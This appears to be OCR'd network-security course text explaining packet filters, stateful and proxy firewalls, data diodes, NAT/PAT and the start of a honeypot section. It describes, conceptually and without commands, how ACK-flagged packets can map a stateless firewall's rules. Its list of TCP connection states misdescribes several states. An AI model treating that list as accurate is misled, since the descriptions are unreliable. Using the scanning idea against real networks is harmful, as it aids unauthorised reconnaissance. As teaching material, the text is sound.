
No State Inspection ACK Flag Set

The most significant limitation with simple packet filters is their lack of "state knowledge." As each individual packet arrives, packet filters must decide to forward it or discard it, and they must make this decision without considering any previous packets. Remember that nearly all network traffic is bi-directional. If an organization's policy is to only allow outbound traffic, what they really mean is to only allow traffic, which is initiated outbound. It is difficult for a packet filter to distinguish between inbound packets that are a consequence of an outbound-initiated connection, which must be allowed in, versus others that should be disallowed.

Because the packet filter isn't maintaining state information, it can make decisions only on whether to forward or drop traffic based on the content of the individual packets. No history information is available to determine whether this packet is the response to a previous SYN packet—the packet filter firewall can make only drop or forward decisions based on the information in the packet. Accordingly, the packet filter firewall uses the TCP flags field to determine whether the packet should be forwarded by looking for the ACK flag set. If the ACK flag is set, the firewall assumes the packet is following an initial TCP SYN packet from an internal host.

We know that the ACK flag being set does not always mean that it followed a TCP SYN packet. An attacker can easily set any TCP flags he wants and sends them to a host protected by a packet filter firewall. Because the packet filter blindly passes any packets with the ACK flag set, the attacker has the opportunity to map the firewall rules in use and to perform host discovery.

After a firewall receives a packet with the ACK flag set, the firewall either drops the packet if it matches a deny rule, or allows the traffic to reach the destination host. If the destination host receives the traffic, it will realize the source didn't initiate a connection with a TCP SYN packet, and will typically generate a RST ACK packet in response. By testing various ports, the attack can determine what ports are being filtered by the firewall due to the lack of a RST ACK response. Ports that do respond are unfiltered.



Stateful Firewalls

A stateful firewall operates much like a packet filter firewall by focusing its attention on the IP and TCP header characteristics of traffic—stateful firewalls do not usually inspect any application data. Unlike a packet filter firewall, however, the stateful firewall keeps track of all the connections that are going through the firewall, so it cannot be fooled with an ACK scan like we saw in the packet filter firewall slide. Instead, the stateful firewall uses a table of source address and source port, paired with the destination address and port information and a state flag. The state flag identifies the relationship between the source and destination address (and ports), and what the current status of the connection is. Possible values for state are as follows:


- SYN_SENT: A SYN packet has been sent from host A to host B, the first step in the three-way handshake.
- SYN_RECV : A SYN ACK packet has been received from host B, the second step in the three-way handshake.
- ESTABLISHED: The third step in the three-way handshake has been completed and the connection between host A and B is established.
- FIN_WAIT1 : One host has issued a FIN packet indicating the connection should be gracefully closed.
- LAST_ACK : The other host has acknowledged the request to gracefully close the connection.
- FIN_WAIT2 : The other host has issued a FIN packet in response to the request to gracefully close the connection. Both sides are finished communicating.
- CLOSED: No connection between the two hosts.


By keeping track of the state of TCP connections, the stateful firewall can respond intelligently to packets out-of-order, or packets that include malformed TCP flag combinations. This improves on the functionality of a packet filter firewall at the cost of additional overhead in maintaining a stateful tracking table for each connection through the firewall.

Because UDP and ICMP protocols do not have state flags that indicate when a connection is completed (unlike TCP, which has the RST and FIN flags), stateful firewalls rely on a timeout duration for these protocols to determine when they can be safely removed from the state table. Once the timeout duration is exceeded, traffic from the external host will be dropped until another UDP or ICMP packet for the source/destination address and port originates on the inside of the network.

ICMP error packets are another issue for stateful firewalls. If an internal client connects over UDP to an external server that is not listening on the destination port, it is appropriate to issue an ICMP Port Unreachable error message in response. The stateful firewall isn't able to differentiate this legitimate use of Port Unreachable messages from an attacker sending this same traffic to an internal host, so it has to blindly accept the traffic.

Fortunately, there is another alternative for firewalls to improve on the functionality of a stateful firewall by incorporating the inspection of payload traffic in addition to maintaining a state table for stateful protocols.





Proxy or Application Gateway

Packet filters are fast, but they can be fooled; they trade speed for security. Proxy firewalls are at the opposite end of the spectrum. Among firewalls, they generally are the slowest in performance and the most inconvenient to manage, such as when a new protocol isn't yet supported; however, proxy firewalls usually provide the best security. In an environment that requires the high security of a proxy firewall, the default rule always will be to "deny if not explicitly allowed."

Proxy firewalls essentially tear down each packet layer-by-layer on one interface and build it back up on the opposite interface. From the perspective of the source, the traffic flows to the destination. But the traffic actually is delivered to a virtual destination just inside the proxy firewall, on the input side, where it is disassembled and examined. If the policy being enforced allows this traffic through, it is regenerated (proxied on behalf of the source) on the output side of the proxy firewall. All of this effort results in poorer performance and cost, but tighter security.

The proxy firewall must maintain a complete TCP connection state and sequencing through two connections:

- The session user (the source) to the proxy
- The proxy to the destination server


Proxy firewalls use process tables to keep the connections straight.

From the perspective of the destination, the traffic came from the proxy firewall and not from the source. By virtue of this, most proxy firewalls perform address translation. This can be a double-edged sword; for example, a destination server enforcing a policy on the addresses of allowed sources will see the address of the proxy rather than that of the original source.

Suppose a server accepts only a connection from a client with an address of 1.2.3.4, but there is a proxy firewall (with an address of 2.3.4.5) in the path between the client and server. The server will deny the connection requests from the client because the request arrives at the server with an address of 2.3.4.5, which is not allowed.

Although the server can be changed to allow connections from the proxy address, all connection attempts will arrive with this address and will be indistinguishable at the IP layer. The server's security approach will have to be re-engineered.


If outbound traffic is proxied, the web browsers (and perhaps other applications) at each internal desktop might have to be altered to use the proxy. This can be a painful issue in a large environment.




Data Diodes

A diode has little to zero electrical resistance to current flow in one direction, and high or infinite resistance to current flow in the other direction, thus creating an electric component that allows current flow in a single direction. Typically a diode has a bar on one end indicating the terminal where current will flow out of and not in; the input side is referred to as the anode and the output side is referred to as the cathode.

Data diodes are used routinely to protect secrecy in military and government networks. Data diodes are hardware-focused – software associated with diodes tends to be fairly primitive. In principle, you can turn diodes around to send data out of safety-critical networks instead of into confidentiality critical networks, but diodes have limited support for industrial protocols.



"Unidirectional gateways" is the term the ISA SP-99 / IEC 62443 standards are using to refer to the combination of hardware and software that allows information to flow out of control system networks unidirectionally. There are a number of solution providers that offer a method of solving this problem; some provide optical network interface cards, which are capable of only sending or receiving data. Others provide a network appliance with this kind of optical isolation "under the hood." Still others provide a pair of network devices, each with a copper and an optical interface, one appliance able only to transmit on the optical interface and the other appliance able only to receive on that interface.



Network Address Translation (NAT)

Network Address Translation (NAT) is a wonderful tool and should be employed whenever possible. It enables many more computers to participate in the public Internet than available addresses would otherwise allow and provides a degree of privacy regarding your internal network structure.

NAT is a solution to the dwindling number of available addresses because you can connect an entire network to the Internet with only a single IP address.

Besides being a good neighbor and not using more than your share of addresses, using NAT means that your host systems are shielded from the Internet from a reconnaissance point of view and are protected by the filtering performed by the firewall.

Request for Comments (RFCs) Related to NAT


Internet standards are called Request for Comments (RFCs). They are numbered sequentially and never modified unless to indicate that it has been superceded by another RFC. If one is updated, the revised standard is issued a new number. Thus, a number of variations of NAT are outlined in the RFC. Generally, we use NAT in the outbound direction, from your network to the Internet.

We might also use Network Address and Port Translation. This is best explained with a common example. Suppose your site has NAT, and you also choose to use an outbound proxy for HTTP. You would need to give your web browser the internal IP address and port number for your proxy server. This is done in Internet Explorer by clicking *Tools, Internet Options*, *Connections*, *LAN Settings*, and then by selecting the appropriate proxy settings.

RFC 1918 is a very important standard because it sets aside the following networks as private address space:

- Net 10.0.0.0 - 10.255.255.255
- Net 172.16.0.0 - 172.31.255.255
- Net 192.168.0.0 - 192.168.255.255

Packets using these addresses are not supposed to leave your facility, and if they do, ISPs are not supposed to route them to the Internet. But they are available for your organization to use freely on your internal network—and they represent much more address space than you currently could acquire on the public Internet.



Port Address Translation (PAT)

In the slide, we have a diagram of a network with private addresses. Outgoing traffic passes through a firewall that performs NAT before reaching the Internet. We can assign a single public address or block of public addresses to the firewall's external interface. These public addresses are the only Internet addresses from our site that the Internet sees. Our internal network consists entirely of private addresses, as defined in RFC 1918. When an internal computer (such as 172.16.1.10) initiates a connection to the Internet, the NAT device modifies the outbound packet as follows:

- The host at 172.16.1.10 wants to connect to a web server on the Internet. It initiates a SYN packet to the destination host that must pass through the firewall.
- The NAT device notes that the outbound session is a SYN packet initiated from an internal private address. The source address and source port (4001) is noted along with the destination address and destination port of the outbound connection. The source address and port, combined with the destination address and port, are used to establish a session ID for this connection.
- The NAT device then changes the source address and source port of these packets, replacing the internal private address with the public address of the NAT device's external interface, and the next available source port maintained by the NAT device. The packets are then passed to the Internet. This way, all traffic presented to the Internet from this site appears to be coming solely from one address (128.38.1.1 in the slide), the NAT device itself. The address of the NAT device and the source port used for this connection are noted, and associated with the session ID created in step 2.
- After the packet is received by the destination server and a reply packet (SYN/ACK) is sent back, the NAT device takes this return packet and modifies it so the destination address is the internal private address (172.16.1.10) and original source port (4001) of the workstation that originated the session. These return packets are understood to be the return handshake for the original outbound connection, based upon the session ID information recorded when the SYN packet was first passed to the Internet.

The process of translating traffic from multiple internal hosts to a single external address is called "Port Address Translation (PAT)". Using PAT, we can masquerade the presence of multiple internal hosts by using a single external IP address. The destination server is unable to differentiate multiple connections from different internal source IP addresses, because the destination server sees only the single external IP address from the NAT device.

Let's take a more detailed look at the transaction in this slide. A host on the inside, the protected network, wants to go to 125.43.1.1. The firewall sees a packet with a destination port of 80 (HTTP), a source port of 4001, and the SYN flag set, meaning the internal host wants to initialize the connection. When the packet goes through the firewall or perimeter device, it uses its own public IP address in place of the original private address before passing the packet to the Internet. When 125.43.1.1 responds, it responds back to the public IP address of the NAT device. The NAT device is able to associate the previous SYN packet with this response from 125.43.1.1 based on the ephemeral port number used in the translation (7001).


The firewall NAT has reserved connections to port 7001 from 125.43.1.1 for the internal host that initiated the connection. Then the internal host replies with an ACK to complete the three-way handshake. This packet is then passed through NAT and onto the Internet to continue the session.

Let's take a look at the second connection from 172.16.1.11 to 125.43.1.1. In this case, the internal host is coincidentally using the same ephemeral port (4001) as the 172.16.1.10 host on the network. If our NAT device didn't replace the source port number after replacing the internal address with the external address, it would be unable to determine whether the response from 125.43.1.1 should be delivered to 172.16.1.10 or 172.16.1.11. Because PAT changes the source port to the next unique value, the host 125.43.1.1 is able to respond to this connection request, and the firewall is able to correctly identify the recipient as 172.16.1.11.

How does it do this? Recall our packet filter discussion on source and destination ports. The port field was two bytes long or 16 bits - 2^16 is 65,536; because 0 is not typically a legal port value, this leaves us with 65,535 possible source or destination ports. This means that a firewall can track up to 65,535 concurrent UDP streams and 65,535 TCP connections from a single NAT address.

Finally, many firewalls can use multiple external addresses in an external NAT pool. This enables you to increase the number of NAT sessions the firewall can handle, because each external address can handle an additional 65,535 concurrent connections.


The important point here is the Internet host, in this case 125.43.1.1, never directly connects to the internal host. The 125.43.1.1 host sees only the NAT Internet address of the firewall. This increases the privacy for the internal hosts. NAT is available on most perimeter defense products and is highly recommended.



Firewall Summary


We have learned a lot about firewalls. They give cost-effective protection and intrusion detection. If you think about it, the default rule (deny all except that which is allowed) is why they work so well for intrusion detection. Regardless of which firewall you use, the logs are very important tools for intrusion detection and forensics. Remember to keep the system clocks in sync.

There are many types of firewalls, although they tend to end up in one of three categories: proxy or application gateway, stateful inspection, or packet filter. These provide a mix of capabilities to meet your requirements.



Honeypots

This section intentionally left blank.



What is a Honeypot

The ultimate goal of security is to reduce or eliminate risks to an organization's critical assets. Ideally, we prefer to do this by preventing attacks, but one of the key mottos of information security is, "Prevention is ideal, but detection is a must." We must realize that an organization's key resources will be attacked, and we have to be ready to detect the attack as early in the cycle as possible and take advantage of this when it does occur. One way of doing this is with honey-x technology, such as honeypots.

The functionality of honeypots is so diverse that it has been a challenge to define exactly what a honeypot is: Honeypots serve many different purposes for different organizations. Generally, a honeypot is an information system resource whose value lies in unauthorized or illicit use of that resource. In fact, its value lies in its being misused. The information system resource might be:

- A dedicated server
- A simulated system or state machine
- A service on a selected host
- A virtual server
